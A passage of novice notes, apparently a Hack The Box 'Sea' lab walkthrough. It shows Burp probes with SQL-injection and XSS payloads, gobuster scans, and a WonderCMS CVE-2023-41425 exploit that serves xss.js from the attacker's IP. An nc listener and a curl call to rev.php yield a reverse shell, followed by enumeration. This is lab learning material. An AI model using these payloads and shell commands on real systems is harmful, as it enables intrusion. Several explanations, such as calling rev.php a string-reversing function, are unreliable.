
Request to http://10.10.11.28:80

Forward Drop **Intercept is on** Action Open browser

Pretty Raw Hex

```
1 GET /themes/bike/ HTTP/1.1
2 Host: 10.10.11.28
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/125.0.6422.112 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=m7blte1pevi8replegvbdmdkpk
10 Connection: keep-alive
11
```

click right mouse button from option list click on send to repeater



Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer

1 × +

Send Cancel < | | > | |

Request

Pretty Raw Hex

```

1 GET /themes/bike/ HTTP/1.1
2 Host: 10.10.11.28
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/125.0.6422.112 Safari/537.36
6 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=m7blte1pevi8replegvbdmdkjp
10 Connection: keep-alive
11
12

```

Server responds

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre> 1 GET /themes/bike/ 2 Host: 10.10.11.28 3 Cache-Control: max-age=0 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 7 Accept-Encoding: gzip, deflate, br 8 Accept-Language: en-US,en;q=0.9 9 Cookie: PHPSESSID=m7blte1pevi8replegvbdmdkjp 10 Connection: keep-alive 11 12 </pre>	<pre> 1 HTTP/1.1 403 Forbidden 2 Date: Tue, 20 Aug 2024 21:57:27 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Content-Length: 199 5 Keep-Alive: timeout=5, max=100 6 Connection: Keep-Alive 7 Content-Type: text/html; charset=iso-8859-1 8 9 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"> 10 <html> 11 <head> 12 <title> 13 403 Forbidden 14 </title> 15 </head> 16 <body> 17 <h1> 18 403 Forbidden 19 </h1> 20 </body> 21 </html> </pre>

On <http://10.10.11.28/themes/> bike is a folder

On wappalyzer I discover that the website using java script so let's check if the website accept xss

[Cross Site Scripting \(XSS\) | OWASP Foundation](#)

[What is cross-site scripting \(XSS\) and how to prevent it? | Web Security Academy \(portswigger.net\)](#)

[What is Cross Site Scripting \(XSS\) ? - GeeksforGeeks](#)

Javascript

[JavaScript Tutorial \(w3schools.com\)](#)

[JavaScript | MDN \(mozilla.org\)](#)

I want to check for SQL variability

Sql is software installed on server on database the data is inside a tables

[SQL Tutorial \(w3schools.com\)](#)

[The Complete SQL Bootcamp for the Manipulation and Analysis of Data | Udemy](#)

[SQL Tutorial - Essential SQL For The Beginners](#)

[The SQL Handbook – A Free Course for Web Developers \(freecodecamp.org\)](#)

I check for SQL vulnerability

For that I use user input change GET /themes/bike/ HTTP/1.1 to GET /themes/bike/a' -- HTTP/1.1

It supposed to present to me on the server responded page

```

Request
Pretty Raw Hex
1 GET /themes/bike/a'%20-- HTTP/1.1
2 Host: 10.10.11.28
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.6422.112 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=a1ijt5l500rhvaacs69uknnpi
10 Connection: keep-alive
11

Response
Pretty Raw Hex Render
1 HTTP/1.1 403 Forbidden
2 Date: Wed, 21 Aug 2024 06:22:18 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 199
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=iso-8859-1
8
9 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
10 <html>
<head>
<title>
403 Forbidden
</title>
11 </head>
<body>

```

Or change Cookie: PHPSESSID=a1ijt5l500rhvaacs69uknnpi to Cookie: PHPSESSID=a1ijt5l500rhvaacs69uknnpi' --

```

Request
Pretty Raw Hex
1 GET /themes/bike/ HTTP/1.1
2 Host: 10.10.11.28
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.6422.112 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=a1ijt5l500rhvaacs69uknnpi' --
10 Connection: keep-alive
11
12

Response
Pretty Raw Hex Render
1 HTTP/1.1 403 Forbidden
2 Date: Thu, 22 Aug 2024 21:19:23 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 199
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=iso-8859-1
8
9 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
10 <html>
<head>
<title>
403 Forbidden
</title>
11 </head>
<body>
<h1>
```

Conclusion the server is not have sql vulnerability

I check for xss vulnerability

For that I use user input change GET /themes/bike/ HTTP/1.1 to GET /themes/bike/<script>alert(1)</script> HTTP/1.1

It supposes to jump an alert on the server responded page

```

Request
Pretty Raw Hex
1 GET /<script>alert(1)</script> HTTP/1.1
2 Host: 10.10.11.28
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/125.0.6422.112 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: PHPSESSID=a1ijt5l500rhaacs69uknnpi
9 Connection: keep-alive
10
11

Response
Pretty Raw Hex Render
1 HTTP/1.1 404 Not Found
2 Date: Thu, 22 Aug 2024 21:23:12 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 3361
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=UTF-8
8
9
10 <!DOCTYPE html>
11 <html lang="en">
12   <head>
13     <meta charset="UTF-8">
14     <meta http-equiv="X-UA-Compatible" content="IE=edge">
15     <meta name="viewport" content="width=device-width, initial-scale=1">
16

```

Or GET /themes/bike/css HTTP/1.1

[CSS: Cascading Style Sheets | MDN \(mozilla.org\)](#)

[CSS Tutorial \(w3schools.com\)](#)

Or GET /themes/bike/robot.txt HTTP/1.1

robot.txt a file contains website road map and some configurations

[Robots.txt Introduction and Guide | Google Search Central | Documentation | Google for Developers](#)

[What is robots.txt? | How a robots.txt file works | Cloudflare](#)

[robots.txt configuration - Security on the web | MDN \(mozilla.org\)](#)

user input it's a term that say how the web or pc get information from the user examples typing in search bar or in url

[What is a User Input? \(youtube.com\)](#)

Request

```
Pretty Raw Hex
1 GET /themes/bike/css HTTP/1.1
2 Host: 10.10.11.28
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/125.0.6422.112 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=m7blte1pevi8replegvbdmdkpp
10 Connection: keep-alive
11
12
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 301 Moved Permanently
2 Date: Tue, 20 Aug 2024 22:10:59 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Location: http://10.10.11.28/themes/bike/css/
5 Content-Length: 243
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=iso-8859-1
9
10 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
11 <html>
12   <head>
13     <title>
14       301 Moved Permanently
15     </title>
16   </head>
17   <body>
```

Request

```
Pretty Raw Hex
1 GET /themes/bike/robot.txt HTTP/1.1
2 Host: 10.10.11.28
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/125.0.6422.112 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=m7blte1pevi8replegvbdmdkpp
10 Connection: keep-alive
11
12
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 404 Not Found
2 Date: Tue, 20 Aug 2024 22:12:15 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 3361
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=UTF-8
8
9
10 <!DOCTYPE html>
11 <html lang="en">
12   <head>
13     <meta charset="UTF-8">
14     <meta http-equiv="X-UA-Compatible" content="IE=edge">
15     <meta name="viewport" content="width=device-width, initial-scale=1">
16
```

At first I confused XSS with path traversal

path traversal is the ability to connect to a server there to navigate to different part on the server and to get to files you don't suppose to get


[What is path traversal, and how to prevent it? | Web Security Academy \(portswigger.net\)](#)

[Path Traversal | OWASP Foundation](#)

[File Inclusion/Path traversal | HackTricks](#)

[Explain Path Traversal? - GeeksforGeeks](#)

Lets search folder bike/ on the respond of the server



Lets try change GET /themes/bike/ HTTP/1.1 to GET /themes/bike/README.md HTTP/1.1

README.md file that can contain a web page or guide to a project you did

What is README.md File? - GeeksforGeeks

README.md: What Is It, How To Create It Yourself - Markdown Land

The screenshot shows a browser's developer tools Network tab. On the left, under 'Request', there is a 'Pretty' tab showing the following headers and body:

```
1 GET /themes/bike/README.md HTTP/1.1
2 Host: 10.10.11.28
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/125.0.6422.112 Safari/537.36
6 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
```

On the right, under 'Response', there is a 'Pretty' tab showing the following headers and body:

```
1 HTTP/1.1 200 OK
2 Date: Tue, 20 Aug 2024 22:22:28 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Last-Modified: Wed, 21 Feb 2024 03:05:42 GMT
5 ETag: "13e-611db9a2f72ed"
6 Accept-Ranges: bytes
7 Content-Length: 318
8 Keep-Alive: timeout=5, max=100
9 Connection: Keep-Alive
10 Content-Type: text/markdown
11
12 # WonderCMS bike theme
13
```

Server Respond status code 200 I see WonderCMS website

```
## How to use
1. Login to your WonderCMS website.
2. Click "Settings" and click "Themes".
3. Find theme in the list and click "install".
4. In the "General" tab, select theme to activate it.
```

Meaning folder bike contained a README.md document

You can run gobuster again the website will be <http://ip/themes/bike/> to verify it

Command gobuster dir -u MACHINE_IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

dirbuster scan website content search viewed and hidden files

dirbuster | Kali Linux Tools

/usr/share/wordlists/dirbuster a folder that content search viewed and hidden files on website

search on chat gpt after purpose of directory-list-2.3-medium.txt

directory-list-2.3-medium.txt list includes a range of potential directory and file names that are often targeted in security assessments.

explain me directory-list-2.3-medium.txt

"directory-list-2.3-medium.txt" is a file commonly used in cybersecurity, particularly in the context of web security testing. Here's a breakdown of what it is and how it's used:

What is "directory-list-2.3-medium.txt"?

1. **Purpose:** This file contains a list of common directories and filenames that security professionals use to scan web servers. The purpose is to discover hidden or sensitive files and directories that might be exposed due to misconfigurations or oversight.

2. **Content:** The file includes a range of potential directory and file names that are often targeted in security assessments. For example, it might list common directory names like `admin`, `login`, `backup`, and typical filenames such as `config.php`, `index.html`, etc.

Before this check if directory-list-2.3-medium.txt list contain README.md

Command cat /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt | grep README.md

Meaning

Command cat open and print document

List /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

| take command from cat and run it with grep

Command grep find and show word that I tell you

README.md the word

```
$ cat /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  
| grep README.md
```

If it not exists you need to add README.md to directory-list-2.3-medium.txt

You will canter with an error because only root user can write to this document

Command echo README.md >> /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Meaning

Command echo print word typed after it to screen

README.md word I want to enter to directory-list-2.3-medium.txt list

Sine > write word overwrite existing words on a document

Sine >> write word add to existing words on a document

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt where the list locate

```
└$ echo README.md >> /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
zsh: permission denied: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

command ls -l show permissions and owner of a file or directory

I typed ls -l /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
└$ ls -l /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
-rw-r--r-- 1 root root 1980053 Aug 20 19:14 /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

solve enter as root command sudo su

you need to enter you'r user password

```
(aviv㉿kali)-[~]
$ sudo su
[sudo] password for aviv:
(root㉿kali)-[/home/aviv]
#
```

Now try to add again README.md to /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt list

```
# echo README.md >> /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

I did the same with directory-list-2.3-small.txt list

I typed gobuster dir -u MACHINE_IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Or gobuster dir -u MACHINE_IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

```
$ gobuster dir -u http://10.10.11.28/themes/bike/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
$ gobuster dir -u http://10.10.11.28/themes/bike/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
```

Results

```
/README.md (Status: 200) [Size: 318]
```

On google I search WonderCMS website variabilities exploit

WonderCMS is a free, fast and easy editing system that uses a text file as a database

WonderCMS is content management system

[WonderCMS - smallest flat file CMS - Home](#)

[\(4\) What is WonderCMS? - YouTube](#)

WonderCMS variabilities

WonderCMS to rce (remote code execution)

CVE-2023-41425

allows a remote attacker to execute arbitrary code via a crafted script uploaded to the installModule component.

the file upload functionality of WonderCMS allows authenticated users to upload whitelisted file types but it doesn't sanitize the file name which leads to persistent cross site scripting

[charlesgargasson/CVE-2023-41425: Wonder CMS RCE \(XSS\) \(github.com\)](#)

[Wondercms CVE - OpenCVE](#)

[prodigiousMind/CVE-2023-41425: WonderCMS Authenticated RCE - CVE-2023-41425 \(github.com\)](#)

[Multiple Vulnerabilities In WonderCMS - SEC Consult \(sec-consult.com\)](#)

I exit burpsuite

I created a folder for this machine called Htb_sea inside Documents folder

Command mkdir Htb_sea

```
mkdir Htb_sea
```

Enter Htb_sea folder Command cd Htb_sea

```
cd Htb_sea
```

Download folder from <https://github.com/prodigiousMind/CVE-2023-41425?tab=readme-ov-file>

Command git clone https://github.com/prodigiousMind/CVE-2023-41425?tab=readme-ov-file

```
git clone https://github.com/prodigiousMind/CVE-2023-41425.git
```

Or command git clone <https://github.com/prodigiousMind/CVE-2023-41425.git>

```
git clone https://github.com/prodigiousMind/CVE-2023-41425.git
```

See what files are in Htb_sea folder command ls

```
└$ ls  
CVE-2023-41425
```

Enter CVE-2023-41425 folder command cd CVE-2023-41425

```
cd CVE-2023-41425
```

See what files are in CVE-2023-41425 folder command ls

```
└$ ls CVE-2023-41425  
exploit.py README.md
```

I try to run the exploit.py file command python3 exploit.py

I need to give it loginURL IP_Address Port

```
└$ python3 exploit.py  
usage: python3 exploit.py loginURL IP_Address Port  
example: python3 exploit.py http://localhost/wondercms/loginURL 192.1  
68.29.165 5252
```

run python script in terminal

[How To Run Python Scripts From the Command Line \(Terminal\) – OpenSourceOptions](#)

[Run Python Script – How to Execute Python Shell Commands in the Terminal \(freecodecamp.org\)](#)

exploit.py file explain

I told ChatGPT to summaries to me what write in this file exploit.py, what it's use

ChatGPT answer

The exploit.py script is designed to exploit a vulnerability in WonderCMS 4.3.2, specifically a Cross-Site Scripting (XSS) vulnerability that can be leveraged to achieve Remote Code Execution (RCE). Here's a summary of what the script does:

Script Overview

1. Usage Instructions:

- The script expects three command-line arguments: loginURL (the URL of the WonderCMS login page), IP_Address (the attacker's IP address), and Port (the port to listen on for reverse shell connections).
- If the arguments are not provided, it prints a usage message.

2. XSS Payload Creation:

- The script constructs an XSS payload in JavaScript. This payload performs the following actions:
 - **Extracts URL Information:** It extracts and manipulates parts of the given URL to determine where to send requests.
 - **Module Installation:** It sends a GET request to install a malicious module from a GitHub repository (<https://github.com/prodigiousMind/revshell/archive/refs/heads/main.zip>). This module is intended to be a reverse shell.
 - **Trigger Reverse Shell:** After the malicious module is installed, the script sends another GET request to trigger the reverse shell by passing the attacker's IP address and port as parameters.

3. File and HTTP Server Setup:

- The JavaScript payload is saved to a file named xss.js.
- The script then prints instructions for setting up a netcat listener on the specified port to receive a reverse shell connection.
- It also prints a link that the attacker should send to the target admin. This link injects the xss.js script into the login page of WonderCMS via XSS.
- The script starts a simple HTTP server to serve the xss.js file to the target.

4. Error Handling:

- If any errors occur during execution, the script prints the JavaScript payload and a message instructing the user to manually write it to a file.

Exploit Flow

1. Setup:

- Run the script with the target URL, attacker's IP, and port as arguments.
- The script generates xss.js and starts a local HTTP server to serve this file.

2. Deliver Payload:

- The attacker sends a crafted link to the target admin. This link injects the xss.js script into the login page.

3. Trigger Exploit:

- When the admin visits the link, the XSS payload executes in their browser, triggering the installation of the reverse shell module and initiating a reverse shell connection back to the attacker.

Summary

In essence, this script leverages an XSS vulnerability in WonderCMS to execute remote code by injecting a script that installs and triggers a reverse shell. The reverse shell allows the attacker to gain unauthorized access to the target system.



The `exploit.py` script is designed to exploit a vulnerability in WonderCMS 4.3.2, specifically a Cross-Site Scripting (XSS) vulnerability that can be leveraged to achieve Remote Code Execution (RCE). Here's a summary of what the script does:

Script Overview

1. Usage Instructions:

- The script expects three command-line arguments: `loginURL` (the URL of the WonderCMS login page), `IP_Address` (the attacker's IP address), and `Port` (the port to listen on for reverse shell connections).
- If the arguments are not provided, it prints a usage message.

2. XSS Payload Creation:



My objective is to run exploit.py and get a shell to htb sea machine

I set up a listener using command nc

Listener term waite to connect from machine

The Listener is my ip and port

About nc command it's shortcut to ncat

Ncat is a network tool for reading and writing information between networks

[Ncat - Netcat for the 21st Century \(nmap.org\)](#)

Ncat command ncat [OPTIONS...] [hostname] [port]

Open Listener command nc -lvp port or nc -nlvp port

Meaning

Flag -l listening

Flag -p source port

Flag -v extended scan

Flag -n don't lookup a site name via dns

[ncat\(1\) - Linux manual page \(man7.org\)](#)

[ncat\(1\): Concatenate/redirect sockets - Linux man page \(die.net\)](#)

```
nc -nlvp 1234
```

I check if the port 1234 open using command to check open ports on the os command ss -tuna or netstat -tuna

ss

[How to Use the ss Command on Linux \(howtogeek.com\)](#)

[ss\(8\) - Linux manual page \(man7.org\)](#)

netstat

[Netstat command in Linux - GeeksforGeeks](#)

[28 Netstat Commands {A Comprehensive List With Examples} \(phoenixnap.com\)](#)

[netstat\(8\) - Linux manual page \(man7.org\)](#)

Meaning

Flag -t Use tcp protocol

Flag -u Use udp protocol

Flag -n shows a number in a language that humans can understand

Flag -a shows all ports listening and not listening

I used the command ss -tuna

```
└$ ss -tuna
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port
Process
udp   UNCONN 0      0          0.0.0.0:36210    0.0.0.0:*
tun0
tcp   ESTAB  0      0          10.0.2.10%eth0:68  10.0.2.3:67
de
tcp   LISTEN 0      1          0.0.0.0:1234    0.0.0.0:*1
de
```

I see that port 1234 is active open and in LISTEN mode

Now I run exploit.py file with loginURL IP_Address Port

If you edit host file and add sea ip and domain like 10.10.11.28 <http://sea.htb> you can run it without typing hack the box sea machine

I don't did it to I typing hack the box sea machine

Command python3 exploit.py <http://10.10.11.28/theams> kali ip kali port

kali ip I can call it lhost-local ip kali port lport-local port

i want to give instructions to command ncat

```
└$ python3 exploit.py http://10.10.11.28/theams 10.10.14.124 1234
[+] xss.js is created
[+] execute the below command in another terminal
```

```
nc -lvp 1234
```

send the below link to admin:

```
http://10.10.11.28/theams"></form>
<script+src="http://10.10.14.124:8000/xss.js"></script><form+action=
```

I don't see any connection attempt

```
$ nc -lvp 1234
listening on [any] 1234 ...
[0.11.28/theams"></form>
```

What happened: I gave instructions to command ncat, ncat running, no one is trying to access my kali linux

Solution I need to cause the website to connect to me

I find on medium of this machine command to the website to connect to my

Command curl 'http://sea.htb/themes/revshell-main/rev.php?lhost=kali ip&lport=kali port'

Or curl 'http://sea.htb/themes/revshell-main/rev.php?lhost=lhost&lport=lport'

I need to run this command in another terminal

Meaning

Curl command to transfer file, establish connection

Symbol ' ' string

<http://sea.htb/themes/revshell-main> path of folder in the server contains a rev.php

rev.php a php file that reverse a string function

[PHP | Reverse a String - GeeksforGeeks](#)

[PHP strrev\(\) Function - GeeksforGeeks](#)

[PHP: strrev - Manual](#)

Symbol ? In url opening a query, which query is in progress

[Components of a URL - GeeksforGeeks](#)

lhost=lhost attacker ip

sin & merge to actions, verbs

lport=lport attacker port

Curl

[curl - How To Use](#)

[Curl Command In Linux Explained + Examples How To Use It \(phoenixnap.com\)](#)

[Curl Command in Linux with Examples | Linuxize](#)

Wget

[How to Use wget, the Ultimate Command Line Downloading Tool \(howtogeek.com\)](#)

[Wget Command in Linux/Unix - GeeksforGeeks](#)

[How to Use wget Command With Examples | phoenixNAP KB](#)

Php

[PHP: Hypertext Preprocessor](#)

[PHP Tutorial \(w3schools.com\)](#)

[PHP: What is PHP? - Manual](#)

git clone Clone a repository into a new directory

[What is Git Clone? - GeeksforGeeks](#)

[Git Guides - git clone \(github.com\)](#)

[Git - git-clone Documentation \(git-scm.com\)](#)

```
└$ curl 'http://10.10.11.28/themes/revshell-main/rev.php?lhost=10.10.14.134&lport=1234' 10.10.14.124:80
```

Resoles

On terminal python3 exploit.py I see

```
starting HTTP server to allow the
access to xss.js
Serving HTTP on 0.0.0.0 port 8000
(http://0.0.0.0:8000/) ...
```

On terminal nc I see

```
$ nc -lvp 1234
listening on [any] 1234...
10.10.11.28: inverse host lookup failed: Unknown host
connect to [10.10.14.134] from (UNKNOWN) [10.10.11.28] 34142
Linux sea 5.4.0-190-generic #210-Ubuntu SMP Fri Jul 5 17:03:38 UTC 20
24 x86_64 x86_64 x86_64 GNU/Linux
11:30:24 up 1:13, 0 users,  load average: 0.47, 1.02, 2.14
USER TTY      FROM           LOGIN@ IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

A succussed to get a shell a got a reverse shell

[What Is a Reverse Shell | Examples & Prevention Techniques | Imperva](#)

[Reverse Shell Cheat Sheet With Examples \[100% Working\] | GoLinuxCloud](#)

[What reverse shell attacks are and how to prevent them | TechTarget](#)

The website could block curl so I tried disable js on firefox

disable js on firefox

Enter **about:config** into the [URL](#) bar in Firefox

Select the blue **Accept the Risk and Continue** button.

Enter **javascript.enabled** into the search box at the top of the page.

Select the toggle to the right of **javascript.enabled** to change its value to **false**.

[How to Disable JavaScript in Firefox \(lifewire.com\)](#)

I try to search on msfconsole a pyload to WonderCMS or CVE-2023-41425

Msfconsole tool that allows a cli to create, examine, run an exploit

[Metasploit Framework | Metasploit Documentation \(rapid7.com\)](#)

[Exploit Vulnerabilities using Metasploit | GoLinuxCloud](#)

Start msfconsole command msfconsole or msfconsole -q

Meaning

Flag -q quit



Search payload to WonderCMS or CVE-2023-41425 command search WonderCMS or search CVE-2023-41425

```
└$ msfconsole -q
msf6 > search WonderCMS
[-] No results from search
msf6 > search CVE-2023-41425
[-] No results from search
```

I didn't find a payload to WonderCMS or CVE-2023-41425

vulnerability definition cybersecurity a weakness or vulnerability that can be exploited to gain unauthorized access to a computer

[What is a Vulnerability? Definition + Examples | UpGuard](#)

[What is a Cybersecurity Vulnerability? Definition and Types - SecurityScorecard](#)

[What are Vulnerabilities, Exploits, and Threats? | Rapid7](#)

Exploit definition cybersecurity a piece of code or software that aims to find and exploit security holes in an application or computer

[What Is an Exploit? - Cisco](#)

[Exploit in Computer Security | Fortinet](#)

[What is an Exploit? | UpGuard](#)

[Exploit Definition | What is exploit? \(malwarebytes.com\)](#)

Payload definition cybersecurity a piece of code that is transferred to a computer or an application that we want to attack that performs a certain task

[What is a Payload in Cybersecurity? - Scaler Topics](#)

[What is a Payload? \(techtarget.com\)](#)

[Payload | Malwarebytes Glossary](#)

Now that I got to the server hosting the website

I check which user I log to command whoami

```
$ whoami  
www-data
```

I check where I am command pwd

```
$ pwd  
/var/www/html
```

I check which groups I member of command id

```
$ id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

I check which files I have command ls

```
$ ls
```

In the hack the box machine they told me that file called user.txt

I search for users in users folder called home

```
$ ls /home/  
amay  
geo
```

Search user.txt I search inside the user geo get massage Permission denied

```
$ ls /home/geo/  
ls: cannot open directory '/home/geo/': Permission denied
```

Search user.txt I search inside the user amay found user.txt

```
$ ls /home/amay  
user.txt
```

```
$ findsf -type f -name 'user.txt' to 10.10.14.2
find: './home/geo': Permission denied
find: './home/amay/.ssh': Permission denied
find: './home/amay/.gnupg': Permission denied
find: './home/amay/.cache': Permission denied
find: './home/amay/.config': Permission denied
./home/amay/user.txt
```

Meaning

Command find search a document or folder

Symbols ./ cornet location

Flag -type kind of file

f type document

d type folder

Flag -name search according to name given to you

User.txt name of the document I search

Find search a document or folder on system

[How to Find a File in Linux | Find Command - GeeksforGeeks](#)

[Find Command in Linux \(Find Files and Directories\) | Linuxize](#)

[How to Use the find Command in Linux \(howtogeek.com\)](#)

[find\(1\) - Linux manual page \(man7.org\)](#)

[find\(1\) - Linux man page \(die.net\)](#)

Locate search a document on system

[locate command in Linux with Examples - GeeksforGeeks](#)

[locate Command in Linux {With Examples} \(phoenixnap.com\)](#)

[Locate Command in Linux | Linuxize](#)

[find\(1\) - Linux man page \(die.net\)](#)

[locate\(1\): find files by name - Linux man page \(die.net\)](#)

Lets read it I got Permission denied

```
$ cat /home/amay/user.txt  
cat: /home/amay/user.txt: Permission denied
```

Lets check the user.txt file permissions

```
$ ls -l /home/amay/user.txt  
-rw-r----- 1 root amay 33 Aug 21 10:17 /home/amay/user.txt
```

Lets check www-data folder: /var/www/ www-data default user folder

```
$ ls /var/www/  
html  
sea
```

In /var/www/ I see folder with the same name of the machine lets enter it

```
$ ls /var/www/sea  
contact.php  
data  
index.php  
messages  
plugins  
themes
```

I see the folder of the website

Lets try open /var/www/sea/index.php see a index of page

```
$ cat /var/www/sea/index.php
<?php
/**
 * @package WonderCMS
```

Lets try open /var/www/sea/plugins

```
